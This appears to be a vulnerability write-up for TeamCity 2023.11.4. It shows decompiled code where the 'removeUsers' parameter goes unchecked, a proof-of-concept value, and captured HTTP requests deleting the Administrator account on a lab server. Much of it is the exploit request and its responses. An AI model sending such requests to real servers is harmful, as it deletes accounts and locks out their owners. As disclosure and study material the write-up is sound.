TeamCity is a continuous integration (CI) and continuous deployment (CD) server product developed by JetBrains. It is designed to help developers automate code compilation, deployment, and testing to improve the efficiency and quality of software development. Under the Administrator user function, you can delete Administrator by changing the removeUsers parameter

Version:2023.11.4

code analysis:
Decomstack webapps\ROOT\WEB-INF\lib\web-core.jar, and you can see that the removeUsers parameter is not filtered.

```
private final UserModel myUserModel;


public void process(@NotNull HttpServletRequest paramHttpServletRequest, @NotNull HttpServletResponse paramHttpServletResponse, @Nullable Element paramElement) {
    String str = paramHttpServletRequest.getParameter("removeUsers");
  if (str != null) { byte b = 0; List list = StringUtil.split(str, ":");
      for (String str1 : list) {
      try { if (str1.length() == 0) continue;  } catch (NumberFormatException numberFormatException) { throw null; }
       try {
         long l = Long.parseLong(str1);
         this.myUserModel.removeUserAccount(l);
         b++;
      } catch (NumberFormatException numberFormatException) {} }

    Loggers.ACTIVITIES.info(b + " user accounts successfully removed by \"" + SessionUser.getUser(paramHttpServletRequest) + "\""); }


}
```

Construct poc:
removeUsers=1:1xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

Vulnerability recurrence：

Assume that the account of the Administrator is a weak password, and enter the background to perform operations in the users. In the Administrator, we cannot delete the account of the Administrator itself, but can delete the account by modifying the package.

Succeed


```
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=
0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Referer:
http://192.168.31.161:8111/admin/admin.html?ite
m=users
X-Requested-With: XMLHttpRequest
X-TeamCity-Client: AJAX-Prototype
X-Prototype-Version: 1.7.3
Content-type:
application/x-www-form-urlencoded;
charset=UTF-8
X-TC-CSRF-Token:
7aaa0999-3074-4b48-be55-255eb7c4925d
Content-Length: 67
Origin: http://192.168.31.161:8111
Connection: close
Cookie: ujcms-unique-visitor=
1209655568588449368; __test=1; RememberMe=
92668751^1#7457818950820437582; TCSESSIONID=
7CDFE1E25E127DED7DF87A76E1A4B39A

removeUsers=
1:1xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxx
```

```
HTTP/1.1 200
TeamCity-Node-Id: MAIN_SERVER
Cache-Control: no-store
X-Content-Type-Options: nosniff
Content-Type: text/xml
Date: Fri, 29 Mar 2024 07:26:20 GMT
Connection: close
Content-Length: 12

<response />
```

请求

```
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=
0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Referer:
http://192.168.31.161:8111/admin/admin.html?ite
m=users
X-Requested-With: XMLHttpRequest
X-TeamCity-Client: AJAX-Prototype
X-Prototype-Version: 1.7.3
Content-type:
application/x-www-form-urlencoded;
charset=UTF-8
X-TC-CSRF-Token:
7aaa0999-3074-4b48-be55-255eb7c4925d
Content-Length: 67
Origin: http://192.168.31.161:8111
Connection: close
Cookie: ujcms-unique-visitor=
1209655568588449368; __test=1; RememberMe=
92668751^1#7457818950820437582; TCSESSIONID=
7CDFE1E25E127DED7DF87A76E1A4B39A

removeUsers=
1:1xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxx
```

响应

```
HTTP/1.1 401
TeamCity-Node-Id: MAIN_SERVER
Set-Cookie: RecentLogin=; Max-Age=0; Expires=Thu, 01 Jan 1970
00:00:10 GMT; Path=/
Set-Cookie: RememberMe=; Max-Age=0; Expires=Thu, 01 Jan 1970
00:00:10 GMT; Path=/; HttpOnly
Cache-Control: no-store
Content-Type: text/plain;charset=UTF-8
Date: Fri, 29 Mar 2024 07:27:00 GMT
Connection: close
Content-Length: 20

You are logged out
```

Inspector
请求属性
请求查询参数
请求主体参数
请求cookies
请求头
响应头

目标: http://192.168.31.161

Event log (10)   Audit log (21)   All issues (21)

Log in to TeamCity

Username

Password

☑ Remember me   Reset password

Log in

Version 2023.11.4 (build 147586)